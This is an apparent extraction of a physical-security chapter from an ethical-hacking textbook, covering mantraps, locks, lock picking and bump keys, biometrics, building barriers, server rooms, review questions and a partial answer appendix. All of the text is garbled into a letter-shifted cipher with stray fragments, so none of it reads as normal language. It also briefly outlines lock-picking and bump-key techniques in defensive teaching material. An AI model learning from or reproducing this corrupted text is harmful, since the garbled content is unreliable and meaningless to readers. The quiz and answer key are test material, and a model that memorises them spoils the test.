,V MXVW KDYLQJ D ZHOO VHOHFWHG GRRU WKH HQG
FRQVLGHU WKH IUDPH WKDW WKH GRRU LV DWWDFKH
GHVLJQH RU FRQVWUXFWHG IUDPH FDQ EH WKH \$FK
PHFKDQLVP 'XULQJ D VHFXULW\ UHVLHZ EH VXUH W

DOVR WKH KDUGZDUH XVHG WR DWWDFK WKH GRRU V
IDFW WKDW VRPHWKLQJ DV VLP SOH DV LQFRUUHFWO
PDNH LW HDV\ IRU DQ LQWUXGHU ZLWK D VFUHZGULY
,Q DGGLWLRQ WR GRRUV PDQWUDSV SURYLGH DQRW
UHSODFH QrupDO GRRUV ZLWK D SKRQH ERRWK±VL]H
HQRXJK VSDFH WR KROG RQH RFFXSDQW :KHQ DQ LC
FORVHV WKH\ DUH UHTXLUHG WR HQWHU D FRGH RU
WKH\ KDYH EHHQ DSSURYHG DUH WKH\ DOORZHG WR
,Q WKH HYHQW WKDW DQ RFFXSDQW LV GHQLHG HQW
GRRU WKH\ HQWHUHG RU DUH ORFNHG LQ XQWLO VH\
LQWHQWLRQ RI WKH GHYLFH LV QRW RQO\ WR SURYL
SUHYHQW WDLOJDWLQJ DQ LJXUH ~~PHKRRUP~~ ~~PDQWUDSV~~



LJXUH \$ PDQWUDS LQVWDOOHG LQ D OREE\



0DQWUDSV LQ VRPH HQYLURQPHQWV ~~PHKRRUP~~ ~~PDQWUDSV~~
GHYLFHV LQFOXGH DGYDQFHG ELRPHWULF GHYLFHV
VFDQQHUV DV ZHOO DV RWKHU IHDWXUHV

/RFNV

/RFNV FRPH LQ PDQ\ W\SHV VLJHV DQG VKDSHV 7KI
DFFHV V FRQWURO /RFNV DUH E\ IDU WKH PRVW ZLGH
WR WKH ZLGH UDQJH RI RSWLRQV DYDLODEOH DV ZH

/RFN W\SHV LQFOXGH

- 0HFKDQLFDO ZDUGHG DQG SLQ DQG WXPEOHU
 - &LSKHU ORFNV VPDUW DQG SURJUDPPDEOH
- :DUGHG ORFNV DUH WKH VLP SOHVW IRUP RI PHFKDQI
XVHV D VHULHV RI ZDUGV WKDW D NH\ PXVW PDWFK
WKH FKHDSHVW W\SH RI PHFKDQLFDO ORFN LW LV D
DUH FRQVLGHUHG PRUH DGYDQFHG 7KHVH ORFNV FR
WKDQ ZDUGHG ORFNV :KHQ WKH FRUUHFW NH\ LV LQ
WXPEOHU ORFN WKH SLQV DUH OLIWHG WR WKH ULJ
ORUH DGYDQFHG DQG WHFKQLFDOO\ FRPSOH[WKDQ Z
ORFNV ZKLFK KDYH D SURJUDPPDEOH NH\SDG RQ ZK
QXPEHUV WR RS) [LOXWH](#) ORZFW D FLSKHU ORFN



)LJXUH 2QH NLQG RI FLSKHU ORFN

/RFNV DUH JRRG SK\VLFD O GHWHUUHQWV DQG ZRUN
ORFN FDQ EH E\SDVVHG WKURXJK ORFN SLFNLQJ /RF
ORFN EXW FDQ EH XVHG WR DYRLG GHWHFWLRQ &UL
VWHDOWK\ ZD\ WR E\SDVV D ORFN DQG FDQ PDNH LW
KDSSHQHG

7KH EDVLF FRPSRQHQWV XVHG WR SLFN ORFNV DUH
7HQVLRQ :UHQFK\SH RI ZUHQFK ORRN OLNH D V
,W FRPHV LQ YDULRXV WKLFNQHVHV DQG VLJHV

3LFN&LPLODU WR D GHQWLWV SLFN WKHVH WRROV D
7RJHWKHU WKHVH WRROV FDQ EH XVHG WR SLFN D
SLFN D ~~ORFN~~ SLQW WKLV WHFKQLTXH WHQVLRQ LV
ZUHQFK ZKLOH WKH SLQV DUH VFUDSHG TXLFNO\ 3L
ZLOO EH VWXFN LQ WKH XQORFNHG SRVLWLRQ :LWK
WKH SLQV VWLFN DQG WK)LJXUH ~~VKDZ~~ ~~GLVHQ~~ ~~EDVLR~~

WRROV



[\)LJXUH](#) /RFN SLFNLQJ WRROV



/RFN SLFNLQJ WRROV DUH UH DGLO\ DYDLOD

VLWHV VXFK [XVWS](#) [D\ZDQGRIZ](#) [KHUB](#) [WKH](#) \ FDQ EH S>
ZLWK WUDLQLQJ PDWHULDOV RQ KRZ WR XVH WKHP
ZKHQ \RX SXUFKDVH VXFK GHYLFHV QR PDWWHU ZF
MXULVGLFWLRQV ORRN DW WKH SRVVHVVLQR RI WK
H[DPSOH SRVVHVVLQR RI WKHVH WRROV LV QRW D
ZRXOG EH SXQLVKDEOH E\ ILQHV RU MDLO WLPH
+RZHYHU LQ 1HYDGD SRVVHVVLQR RI WKHVH WRRO
D VHSDUDWH FULPH ZDV FRPPLWWHG ,Q [VSDMFDV](#)
FRPHV LQWR SOD\ VLP SO\ SXW LQ WKHVH VWDWH
WRROV FDQ SODFH DQ LQGLYLGXDO XQGHU DUUHV

%XPS .HVVRRNLQJ OLNH D UHJXODU GRRU NH\ EXW VO
EXPS NH\ LV GHVLJQHG WR ILW LQWR D ORFN EXW L
ULJKW WHFKQLTXH D EXPS NH\ FDQ EH XVHG WR RSI
,W KDV EHHQ HVWLPDWHG WKDW D EXUJODU ZLWK D
ORFNV FDQ RSHQ DURXQG SHUFHQW RI WKH ORFNV
WKH UHDO NH\ LWVHOI

&RQWDFWOHV &DUGV

&RQWDFWOHV FDUGV GR QRW UHTXLUH WKH FDUG V
GHYLFHV IXQFWLRQ E\ GHWHFWLQJ WKH SUR[LPLW\ F
WHFKQRORJ\ LV UDGLR IUHTXHQF\ , ' 5), ' DQ H[WUH
FRQWDLQV D PLFURFKLS DQG DQWHQQD 0DQ\ 5), ' GH
QR EDWWHU\ RU SRZHU VRXUFH EHFDXVH WKH\ DUH
JHQHUDWHV DQ HOHFWURPDJQHWLF VLJQDO WKDW L

%LRPHWULFV

\$QRWKHU IRUP RI DEXWLRQV EHWHFWLQJ DEXWKHQWLF
EHKDYLRUDO RU SK\VLORORJLFDO FKDUDFWHULVWLF \
DXWKHQWLFDWLRQ V\ VWHPV KDYH JDLQHG PDUNHW \
SDVVZRUG EDVHG DXWKHQWLFDWLRQ V\ VWHPV 'LIH
RI DFFXUDF\ 7KH DFFXUDF\ RI D ELRPHWULF GHYLFH
SURGXFHV RI WZR W\SHV RI HUURUV 7KH IDOVH UHM
SHUFHQWDJH RI LQGLYLGXDOV ZKR VKRXOG KDYH JR
IDOVH DFFHSWDQFH UDW\ \$5 LV D PHDVXUHPHQW
DFFHVV EXW VKRXOG QRW KDYH EHHQ DOORZHG LQ
NQRZQ DV W\SH DQG W\SH HUURUV :RUNLQJ ZLWK
&(5 ZKLFK JLYHV DQ LQGLFDWLRQ RI KRZ DFFXUDW
ZKHUH WKH)55 DQG)\$5 DUH HTXDO 7KXV WKH ORZI
PRUH DFFXUDWH WKH GHYLFH LV

&RPPRQ ELRPHWULF V\ VWHPV LQFOXGH WKH IROORZ
)LQJHU 6FDQ 6\ VWHPV XVHG DQG TXLWH SRSXODU W
PDQ\ QHZ ODSWRSV

+DQG *HRPHWU\ 6\$VWHG E\ PRVW XVHUV WKHVH
PHDVXULQJ WKH XQLTXH JHRPHWU\ RI D XVHU¶V ILQ
3DOP 6FDQ 6\ VWHPV DUH PXFK OLNH WKH KDQG JHRP
PHDVXUH WKH FUHDVHV DQG ULGJHV RI D XVHU¶V SC
5HWLQD 3DWWHU\ QDWLWV VWHPV ZKLFK H[DPLQH WK
YHU\ DFFXUDWH

,ULV 5HFRJQLWLRQ UHFRJQLWLRQ V\ VWHP LV DOVR
SHUVRQ¶V EORRG YHVVOV RQ WKH EDFN RI WKH H\

PDLQO\ EHFDXVH RI WKH H[SHQVH DQG WKH LQWUXV
XVHU

9RLFH 5HFRJQLWLRQ VWHP GHWHUPLQHV ZKR \RX DUH
UHFRJQLWLRQ KDV QRW SURYHQ SRSXODU EHFDXVH
WKDW D SHUVRQ\ V YRLFH FDQ EH DIIHFWHG E\ D FR
.H\ERDUG '\QDPRKEW ELRPHWULF PHWKRQ DQDO\]HV W
W\SLQJ

1R PDWWHU ZKDW PHDQV RI DXWKHQWLFDWLRQ \RX
ILW WKH VLWXDWLRQ LQ ZKLFK LW ZLOO EH DSSOLH
ELRPHWULF V\VWHP LV VORZ XVHUV ZLOO WHQG WR
ZDLW IRU WKH DGGLWLRQDO SURFHVVLQJ WLPH \$QR
LQVWDOOHG DW DOO HPSOR\HH HQWUDQFHV EXW HY
SK\VLFDOO\ FKDOOHQJHG RU LQ ZKHHOFKDLUV VLQF
V\VWHP &RQVLGHU ZKR ZLOO EH XVLQJ WKH V\VWHP
VLWXDWLRQ DQG XVHU EDVH

:DOOV &HLOLQJV DQG)ORRUV

2I FRXUVH VXUURXQGLQJ DQ\ IDFLOLW\ DQG URRPV
\RX VKRXOG DOZD\V FRQVLGHU ZKHQ GRLQJ D SK\VL
EH FRQVWUXFWHG DQG GHVLJQHG PDQ\ GLIIHUHQW Z
FRQVLGHUHG FDUHIXOO\ DQG DVVHVVHG E\ VRPHRQH
EH WDNHQ LQWR DFFRXQW

)LUVW ORRN DW WKH FRQVWUXFWLRQ DQG FRPSRVL
ZLWKLQ D IDFLOLW\ VKRXOG EH VWXUG\ DQG SURYL
IRU DQFKRULQJ GRRUV

2QH RIWHQ RYHUORRNHG SRLQW LV ZKHWHU DOKH Z
RU LI WKH\ DUH DFWXDOO\ IXOO\ FRQVWUXFWHG ,Q
EH\RQG WKH FHLOLQJ ZKLFK PD\ QRW VHHP OLNH D
HPSOR\ ZKDW LV DQVZHUHQ\ DQVZHUHQ\ FRQVLVWV RI D ZDOO
GURS FHLOLQJ DQG GRHV QRW H[WHQG SDVW WKH GL
OLNH WKLV LW LV SRVVLEOH IRU DQ LQWUXGHU WR
D FUDZOVDFH DQG JRLQJ RYHU WKH ZDOO

,Q DGGLWLRQ DQ\ FHLOLQJ PRXQWHG DLU GXFWV VK
IURP FUDZOLQJ WKURXJK WKHP

2QH RWKHU DUHD WR FRQVLGHU LV WKH DUHD XQGH
IORRU LV UDLVHG PHDQLQJ WKHUH LV D VSDFH XQG
XS WR DQG LQFOXGLQJ WKH SDVV DJH RI LQWUXGHUV
HTXLSPHQW

)LQDOO\ VRPHWKLQJ WKDW PD\ QRW VHHP DV REYLF

YHKLFOHV)RU H[DP SOH KRZ FDQ D FDU RU WUXFN |
EUHDNLQJ LW DQG DOORZLQJ DQ LQWUXGHU WR TXL
EROOD%ROODUGV DUH PHWDO RU URFN EDUULHUV GH
:KHQ D YHKLFOH KLWV RQH RI WKHVH GHYLFHV LW Z
XVHG WR FUDVK LQWR D EXLOGLQJ OLNH D EDWWHUL
:LQGRZV

'HSHQGLQJ RQ WKH SODFH PHQW DQG XVH RI ZLQGRZ
ZLQGRZV PD\ EH UHTXLUHG WR HQVXUH WKDW VHFXL
FRQVLGHU WKDW LQ VRPH VLWXDWLRQV WKH ZLQGRZ
HQKDQFHG WKURXJK WKH XVH RI VHQRUV RU DODUI
:LQGRZ W\SHV LQFOXGH WKH IROORZLQJ

6WDQG DQG LV WKH ORZHVW OHYHO RI SURWHFWLRQ
GHVWUR\HG

3RO\FDUERQDWH\ \$FKU\W\ERQJHU WKDQ VWDQGDUG JO
VXSHULRU SURWHFWLRQ

:LUH 5HLQIR\$FZHGH UHLQIRUFHG ZLQGRZ DGGV VKDW'
KDUGHU IRU DQ LQWUXGHU WR EUHDN LQ DQG JDLQ I
/DPLQDWH\WKH\ZLQGRZV DUH VLPLODU WR ZKDWH DUH
DGGHG EHWZHHQ OD\HUV RI JODVV WR LQFUHDVH WK
SRWHQWLDO

6RODU)LRODU ILOP SURYLGHV D PRGHUDWH OHYHO I
SRWHQWLDO

6HFXULW\7KDP W\SH RI WUDQVSDUHQW ILOP LV XVHG
LQ FDUV RI EUHDNDJH RU H[SORVLRQ

(QWU\ZD\

6RPHWKLQJ HOVH WKDW \RX PD\ QRW UH DGLO\ WKLQ
HQWU\ SRLQWV RI D IDFLOLW\ /RRNLQJ DW WKHVH S
ORFDWLRQV LV YHU\ DGYDQWDJHRXV DQG ZLVH ,Q V

&DPHUDV

(YHU\ HQWU\ZD\ VKRXOG KDYH FDPHUDV FRYHULQJ W
DURXQG WKH HQWU\ZD\ 7KHVH FDPHUDV VKRXOG EH
RU HOLPLQDWH EOLQG VSRWV DQG FDFK WKH PRYH
SUHVHQW

%ROODUGV

\$QRWKHU PHFKDQLVP WKDW PD\ EH UHTXLUHG DW DC

EROODUGV %ROODUGV DUH VWUXFWXUHV GHVLJQHG
RXW RI DQ DUHD 7KH\ FDQ EH WKH SRSXS W\SH ZKL
WKH\ FDQ EH IL[HG LQ ORFDWLRQ

\$QRWKHU IRUP IRU EROODUGV WR WDNH LV D OHVV I
SXUSRVH 7KHVH EROODUGV FDQ WDNH WKH IRUP RI
WKRVH WKDW \RX PD\ KDYH VHHQ RXWVLGH VRPH RI
EROODUGV ORRN OLNH ELJ UHG FRQFUHWH EDOOV E
YHKLFOH IURP EHLQJ UDPPHG LQWR WKH HQWU\ RI D

6HUYHU 5RRPV DQG 1HWZRUNV

6RPHWKLQJ WKDW DOVR QHHGV WR EH LQFOXGHG LQ
6LQFH WKHVH URRPV FRQWDLQ WKH OLYLQJ EUHDW
LQFUHDVHG OHYHOV RI SURWHFWLRQ 7KLV VHFUXLV
EHFDXVH DQ LQWUXGHU LQ WKHVH DUHDV FDQ FDXV

7KH VHUYHU URRP QHHGV WR KDYH VHYHUDO PHDVX
XQZDQWHG LVVXH /HW\ ORRN DW D IHZ RI WKHVH

&RQWUROOHGR(QW\ZKR LV XQDXWKRULJHG WR EH LQ
DOORZHG HQWU\ XQOHVV WKH\ KDYH EHHQ SURSHUO
WKH DUHD

&DPHUBD DPHUDV VKRXOG EH FDUHIXOO\ FRQVLGHUH
GHUYHU URRP 7KHVH ZRXOG EH XVHG WR PRQLWRU
DUHD

&OLPDWH &RQWURO VKRXOG EH NHSW ZLWKLQ D FR
KDELWDEOH SDUWV RI WKH EXLOGLQJ DQG KXPLGLW

5DFN 0RXQWHG 6HUYHGRV DQWDJH WKDW PD\ QRW VHH
VHUYHUV LV WKDW ZKLOH WKH\ KDYH D VPDOOHU IR

(TXLSPHQW 6HFQ\ERWK WKH VHUYHU URRP DQG RWKH
URXWHUV DQG KXEV LI \RX KDYH WKHP VKRXOG EH
GURS ER[RU HYHQ D QRWHERRN LQWR WKHVH GHYLF

&DEOH 3URWHFWLRLQ DQG RXW RI WKH VHUYHU URRP
QHWZRUN DQG DV VXFK VKRXOG EH SK\VLFDOO\ SUR

)LUH 6XSSUH:KLIHQZH FDQ\W VD\ PXFK KHUH DERXW
VXSSUHVVLRLQ VXFK PHDVXUHV GR QHHG WR EH SUH

3RVLWLYH 3HUYHURRPV VKRXOG KDYH SRVLWLYH
SRVVLEOH LQ RUGHU WR HQVXUH GXVW SDUWLFOHV
URRP EXW LQVWHDG EH SXVKHG RXW RU DZD\

\$FFHVV WR WKHVH URRPV VKRXOG DOZD\V EH WLJKW
VKRXOG EH DOORZHG LQ WKH URRP \$OVR ZKHQ GH\

GHVLJQ VHFUXULW\ IURP WKH LQVLGH RXW WR HQVXU
SURWHFWHG

2WKHU ,WHPV WR &RQVLGHU

-XVW WR EH FRPSOHWH WKHUH DUH PDQ\ RWKHU WK
SK\VLFDQ VHFUXULW\ SODQ WKDW FRXOG EH XVHIXO \

3URWHFW 3URWHFW WKH GHYLFHV EHFDXVH WKH
LQIRUPDWLRQ FRPLQJ RXW RI WKHP EXW WKH\ FDQ
GULYHV \$OZD\ WDNH VWHSV WR NHHS WKH GHYLFH
HDVLO\ EH WDP SHUHG ZLWK

'LVDEOH 'U\LVDEOH RU ORFN GULYHV VXFK DV OHJDF
WKH FDVH RI RSWLFDQ GULYHV LI WKH\ DUH VWLOO
ZULWH RU UHZULWH PHGLD OHVW WKH\ EHFRPH D PH

6HFXUH %DPS\XSV VKRXOG QHYHU EH ORFDWHG Z
FDUULHG RII 7KH\ VKRXOG DOZD\ EH SURWHFWHG E
UHVWULFWHG

6HFXUH 3RUWDEORNV VKRXOG EH ORFNHG XS ZKH
WKL V QRW SUDFWLFDQ XVH FDEOH ORFNV WR VH

8VH &DVH /RQVLGHU WKH XVH RI FDVH ORFNV RQ G
IURP EHLQJ RSHQHG ZLWKRXW D NH\ 7KLV ZLOO SU
LQWHUQDO FRPSRQHQWV RI D V\WHP

/RFN 8S ORELOH 'HYLWKRXOG ORFN XS WDEOHV DQ
ZKHQ QRW LQ XVH

7KHVH DUH MXVW D IHZ RSWLRQV DQG WKLQJV WR W
WKHUH DUH PDQ\ PRUH

(GXFDWLRQ DQG \$ZDUHQHV

2QH RI WKH EHVW OLQHV RI GHVHVLQ VHFUXULW\ L
SHRSOH DURXQG \RXU FRPSDQ\ VKRXOG EH WUDLQHG
WR ZKRP

(PSOR\HHV VKRXOG EH WDXJKW WR ORRN IRU WKLQJ
ZDWEK IRU LWHPV WKDW VHHP RXW RI SODFH SHRSO
MXVW GRHVQ\W EH ORQJ WKHUH

\$QRWKHU JRRG KDELW WR JHW HPSOR\HHV LQWR LV
DEQRUPDO TXHVWLRQV RU DUH PDNLQJ XQXVDO UH

7KLV OLVW FRXOG JR RQ DQG RQ EXW \RX VKRXOG C
DZDUHQHV SURJUDP WR FRYHU \RXU EDVHV SURSHU

'HIHQVH LQ 'HSWK

6RPHWKLQJ WKDW ZH KDYH PHQWLRQHG HQMHZ WKH
FRQFHSW RULJLQDWHG IURP WKH PLOLWDU\ DQG LV
\$V DQ LQIRUPDWLRQ VHFXULW\ WDFWLF LW LV EDVH
FRQWURO 7KHVH FRQWUROV FDQ EH SK\VLFD ODP
ORRNHG DW D YDULHW\ RI SK\VLFD FRQWUROV LQ V
DQG EDUULHUV \$GPLQLVWUDWLYH FRQWUROV LQFOX
UHFUXLW KLUH PDQDJH DQG ILUH HPSOR\HHV 'XUL
VXFK DV OHDVW SULYLOHJH VHSDUDWLRQ RI GXWLH
FRQWUROV WKDW PXVW EH HQIRUFHG :KHQ HPSOR\H
EH UHYRNHG DFFRXQWV EORFNHG SURSHUW\ UHWXI
FRQWUROV DUH DQRWKHU SLHFH RI GHIHQVH LQ GHS
HQFU\SWLRQ ILUHZDOOV DQG , '6V

)RU WKH SK\VLFD IDFLOLW\ D VHFXULW\ SURIHVVLI
OD\HUV RI SK\VLFD GHIHQVH 7KH ILUVW OLQH RI G
SODFHG KHUH VKRXOG GHOD\ DQG GHWHU DWWDENV
EROODUGV 7KHVH GHIHQVHV VKRXOG QRW UHGXFH `
DV VKUXEV VKRXOG EH WR LQFKHV DZD\ IURP DC
LQFKHV EHORZ WKH OHYHO RI DOO ZLQGRZV

7KH VHFRQG OD\HU RI GHIHQVH LV WKH EXLOGLQJ H
IORRU GRRUV DQG FHLQLQJ RI WKH EXLOGLQJ :LQ
IHHW RU OHVV DERYH WKH JURXQG VKRXOG EH FRQV
VKRXOG EH VHFXUHG LI JUHDWHU WKDQ VTXDUH L

2XU WKLUG OD\HU RI SK\VLFD GHIHQVH LV WKH LQV
LQFOXGH ORFNV VDIHV FRQWDLQHUV FDELQHWV L
SURFHGXUHV WKDW FRYHU ZKDW FRQWUROV DUH SOI
VWRUDJH PHGLD 7KLV WKLUG OD\HU RI GHIHQVH LV
WKH GDWDFHQWHU RU DQ\ VHUYHUV NHSW RQ VLWH
WKH VHFRQG IORRU RI D IDFLOLW\ EHFDXVH D ILUH I
ZRXOGQW ZDQW WKH GDWDFHQWHU ORFDWHG LQ WI
IORRGLQJ \$ ZHO O SODFHG GDWDFHQWHU VKRXOG K
WKDQ WZR GRRUV

6XPPDU\

,Q WKL V FKDSWHU \RX OHDUQHG WKDW WKHUH DUH L
WHFKQLFDO DQG DGPLQLVWUDWLYH FRPSRQH QWV Q
HYHU\WKLQJ \RX GR ZLOO EH IREFXVHG RQ WKH WHFK
DVVHWV IURP SK\VLFDO WKUHDWV

:H GLVFXVVHG KRZ WKRVH ZKR SHUIRUP PDOLFLRXV
SK\VLFDO FRPSRQH QW DV HLWKHU D SULPDU\ RU D `
SK\VLFDO FRPSRQH QW VRPHWLPHV RYHUORRNHG RU
SRVVLEOH WKDW D SK\VLFDO DWWDFN PD\ EH VXFFH`
WKHUH KDYH EHHQ QXPHURXV FDVHV RYHU WKH ODV
ZDQWHG VLP SO\ E\ HQWHULQJ D IDFLOLW\ DQG UHWL

([DP (VVHQWLD OV

5HPHPEHU WKH EDVLF FRQFHSW R%SKIDPEEDODUHEXWK
VHFXULW\ FRYHUV DQG ZKDW LW GRHV QRW \$OVR X(
WKZDUWLQJ DWWDFNV WKDW PD\ QRW EH WHFKQLFDI

8QGHUVWDQG WKHQZDZKDWVUHVRXUFHV FDQ DQG X\
DSSOLHV DOVR WR WKH IREFV RI WKH SK\VLFD O DWV
ODSWRSV DQG RWKHU GHYLFHV

8QGHUVWDQG WKH LVVXHV ZLWK FURQWDQGFWKLRQ FRQ
GUDPDWLFDOO\ ZLWK PDQ\ GLIIHUHQW RSWLRQV DQ
LQGXVWU\ DQG LQWHQG HG XVH RI D IDFLOLW\ ,I\ R
SK\VLFD FRPSRQH QWV RI D EXLOG LQJ RU ORFDWLR
WKL V DUHD

%H IDPLOLDU ZLWK SUHYHQWLZYWRHDSUXHYHVQWLYH PH
ZHOO DV WKH DFWLRQV HDFK RQH XVHV WR SUHYHQ'

5HYLHZ 4XHVWLRQV

3K\VLFDQ VHFUXULW\ FDQ SUHYHQW ZKLFK RI WKH
\$ ''R6
%)73
& 7DLOJDWLQJ
' &UDFNLQJ
:KLFK RI WKH IROORZLQJ LV D GHWHFWLYH FRQW
\$)HQFHV
% \$ODUPV
& &&79
' /RFNV
)RU D IHQFH WR GHWHU D GHWHUPLQHG LQWUXGH
\$
%
&
,
\$ BBBBBBBBBBBB LV XVHG WR SUHYHQW FDUV IUR
\$ +RQH\SRW
% *DWHV
& %ROODUG
')HQFHV
:KLOH JXDUGV DQG GRJV DUH ERWK JRRG IRU SK\
FRQFHUQ ZLWK GRJV"
\$ /LDELOLW\
% 'LVFHUQPHQW
& 'XDO UROH
' 0XOWLIXQFWLRQ
:KLFK RI WKH IROORZLQJ LV D JRRG GHIHQVH DJD
\$ &DPHUDV
% *XDUGV

& 7XUQVWLOHV
' 0DQWUDSV
:KLFK RI WKH IROORZLQJ LV D ZDOO WKDW LV OH'
\$ 'URS ZDOO
%)DOVH ZDOO
& 6KR UW ZDOO
' 3OHQXP ZDOO
,Q WKH ILHOG RI ,7 VHFXULW\ WKH FRQFHSW RI G
RQH FRQWURO RQ DQRWKHU :K\ LV WKLV"
\$ 7R SURYLGH EHWWHU SURWHFWLRQ
% 7R EXLOG GHSHQGHHQF\ DPRQJ OD\HUV
& 7R LQFUHDVH ORJJLQJ DELOLW\
' 7R VDWLV\ DXGLWRUV
:KLFK LQWUXVLRQ SUHYHQWLRQ V\ VWHP FDQ EH X
\$,QIUDUHG ZDYH SDWWHU
% %ROODUGV
& \$XGLR
' 3,'\$6
)UHTXHQF\ RI W\SH HUURUV LV DOVR NQRZQ DV
\$)DOVH UHMHFWLRQ UDWH
%)DLOXUH UDWH
& &URVVRYHU HUURU UDWH
')DOVH DFFHSWDQFH UDWH
:KLFK W\SH RI ELRPHWULF V\ VWHP LV IUHTXHQWC
HQU\ZD\ DV ZHOO"
\$ 5HWLQD
%)LQJHUSULQW
& ,ULV
' 9RLFH UHFRJQLWLRQ
:KLFK RI WKH IROORZLQJ FRXOG EH FRQVLGHUHG
\$ \$ YLVXDO DOHUWLQJ PHWKRG

% \$Q DXGLR DOHUWLQJ PHWKRG
& \$XWRPDWLF GLDOXS
' %RWK \$ DQG %
/RFN SLFN VHWV W\SLFDOO\ FRQWDLQ ZKLFK RI W
\$ 7HQVLRQ ZUHQFKHV DQG VFUHZGULYHUV
% \$ SLFN
& \$ SLFN DQG D GULYHU
' \$ SLFN DQG D WHQVLRQ ZUHQFK
'XULQJ DQ DVVHVVPHQW \RX GLVFRYHUHG WKDW \
PDFKLQH :KLFK RI WKH IROORZLQJ LV WKH OHDVW
\$ 7KH SKRQH QXPEHU LV SXEOLFO\ DYDLODEOH
% 7KH ID[PDFKLQH LV LQ DQ RSHQ XQVHFXUHG [
&)D[HV IUHTXHQWO\ VLW LQ WKH SULQWHU WUD\
' 7KH ID[PDFKLQH XVHV D ULEERQ
:KDW LV D GURS FHLOLQJ"
\$ \$ IDOVH FHLOLQJ
% \$ WLOHG FHLOLQJ
& \$Q LQVXODWHG FHLOLQJ
' \$ ZHDN FHLOLQJ
:KDW LV DQRWKHU ZRUG IRU SRUWDOV"
\$ 'RRUV
% ODQWUDSV
& *OD'26
' %RRWKV
:KDW LV D W\SH RI FRPELQDWLRQ ORFN"
\$.H\ ORFN
% &DUG ORFN
& &LSKHU ORFN
' 7UXFNHU ORFN
:KDW LV WKH ILUVW GHIHQVH WKDW D SK\VLFD O L
\$)HQFHV

% :DOOV
& %ROODUGV
' &DPHUDV
:KDW PHFKDQLVP LV LQWHQG HG WR GHWHU WKHIV
\$ /RFNV
% %DFNXSV
& (QFU\SWLRQ
' 6L]H
:KLFK RI WKH IROORZLQJ LV D FKDUDFWHULVWLF
SUREOHP"
\$ (QFU\SWHG
% (DVLO\ KLG GHQ
& 3RUWDEOH
' 6ORZ

\$SSHQGL\$

\$QVZHUVWR5HYLHZ4XH VWLRQV

&KDSWHU ,QWURGXFWRQ WR (WKLF

\$ \$ ZKLWH KDW KDFNHU DOZD\ V KDV SHUPLVVLRQ
V\ VWHP

& \$ KDFNWLYLVW LV DQ LQGLYLGXDO RU JURXS W
DFWLYLWLHV ZLWK WKH LQWHQWLRQ RI GUDZLQJ D

\$ 6FULSW NLGGLHV KDYH ORZ RU QR NQRZOHGJH
WUHDWHG DV GDQJHURXV

% \$Q HWKLFDO KDFNHU QHYHU SHUIRUPV WKHLU
SHUPLVVLRQ RI WKH RZQHU RI WKDW V\ VWHP

& :KLWH ER[WHVWHUV KDYH FRPSOHWH NQRZOHGJH
WDVNHG ZLWK DWWDFNLQJ

' 0XFK OLNH VXLFLGH ERPEHUV LQ WKH UHDO ZRI
JHWLQJ FDXJKW WKH\ DUH RQO\ FRQFHUQHG ZLV

% &RGH RI HWKLFV LV D GHVFULSWLRQ RI H[SHFV
W\SLFDOO\ GRHV QRW UHVXOW LQ OHJDO DFWLRQ
RUJDQL]DWLRQV VXFK DV (& &RXQFLO FHUWLILFDW

& \$QRQ\PRXV LV DQ H[DPSOH RI KDFNWLYLVWV

\$ % & 1HWZRUN SHUIRUPDQFH LV QRW WKH JRD

& 3HUPLVVLRQ LV DEVROXWHO\ HVVHQWLDO WR E
DJDLQVW D V\ VWHP \RX GRQ\W RZQ 3HUPLVVLRQ '

& \$ KDFNWLYLVW HQJDJHV LQ PLVFKLHI IRU SROI

% \$ VXLFLGH KDFNHU GRHV QRW ZRUU\ DERXW V\
EXW LV PRUH FRQFHUQHG ZLWK IRUZDUGLQJ DQ DJ

% *UD\ KDW KDFNHUV DUH W\SLFDOO\ WKRXJKW F
KDYH UHIRUPHG +RZHYHU WKH\ KDYH EHHQ NQRZ
PDOLFLRXV SXUSRVHV

' \$ VXLFLGH KDFNHU\ V PDLQ GLIIHUHQFH IURP R\
ODFN RI FRQFHUQ LQ UHJDUG WR EHLQJ FDXJKW

\$:KLWH KDWV DUH WKH PRVW OLNHO\ WR HQJDJI
DQG EODFN KDWV PD\ HQJDJH LQ WKHVH DFWLYLW

% 9XOQHUDELOLW\ UHVHDFK LV D ZD\ RI SDVV\

\$ %ODFN ER[WHVWLQJ LV SHUIRUPHG ZLWK QR N
ZKDW D KDFNHU ZRXOG KDYH

& \$ FRQUDFW JLYHV SURRI WKDW SHUPLVVLRQ I

\$ 72(VW DQGUJH R MURI HDYQG XDHVURIQ HQWV WKH WDL
& \$ YXOQH UDELOLW\ LV D ZHDNQHVV :RUPV YLU

&KDSWHU 6\VWHP)XQGDPHQWDOV

' 3UR[LHV RSHUDWH DW /D\HU WKH \$SSOLFDFWLI
FDSDEOH RI ILOWHULQJ QHWZRUN WUDIILF EDVHG
%HFDXVH RI WKLV D SUR[\ GLJV GRZQ IDUWKHU W
ZLWKLQ WKH SDFNHW DV ZHOO

% \$ QHWZRUN GHYLFH WKDW XVHV 0\$& DGGUHVVF
WKH 26, PRGHO 'HYLFHV WKDW GLUHFV WUDIILF Y
/D\HU

\$:LQGRZV UHPDLQV NLQJ IRU VKHHU YROXPH DQ

\$ 3RUW LV XVHG IRU +7736 WUDIILF ZKLFK LV

' (DFK SRUW RQ D VZLWFK UHSUHVHQWV D FROOL

' 7RNHQ ULQJ QHWZRUNV XVH D WRNHQ EDVHG DF
WR WKH QHWZRUN PXVW ZDLW IRU SRVVHVVLRQ RI
ULQJ

\$ +XEV RSHUDWH DW /D\HU WKH 3K\VLFD ODIH
WKH GDWD WKH\ UHFHLYH 7KHUH LV QR ILOWHULQ
FDWHJRUL]HG DW /D\HU

% 5HPHPEHU WKLV WKUHH ZD\ KDQGVKDNH VHTXH
FDSWXUHV ZKHQ VQLIILQJ WKH QHWZRUN %HLQJ D
DOORZV \RX WR TXLFNO\ ILQG WKH EHJLQQLQJ RI I

' 7UDQVPLVVLRQ &RQWURO 3URWRFRO 7&3 LV D
WKH WKUHH ZD\ KDQGVKDNH WR FRQILUP WKDW D
XVH FRQQHFWLRQV EXW WKH\ DUH QRW FRQQHFWL

\$ 3RUW LV XVHG IRU 7HOQHW WUDIILF

' 3RUWV WR DUH NQRZQ DV WKH G\QDPL
WKDW DUH QHLWKHU ZHOO NQRZQ QRU UHJLVWHU
IRU WKRVH DSSOLFDFWLRQV WKDW DUH QRW ZKDW
REVFUXH LQ WHUPV RI SRUW XVDJH UHSHDWHG VK
SHQ WHVWLQJ RU DVVHVVPHQW PD\ EH LQGLFDWLY

& 3DFNHW ILOWHULQJ ILUHZDOOV LQVSHFW VROH

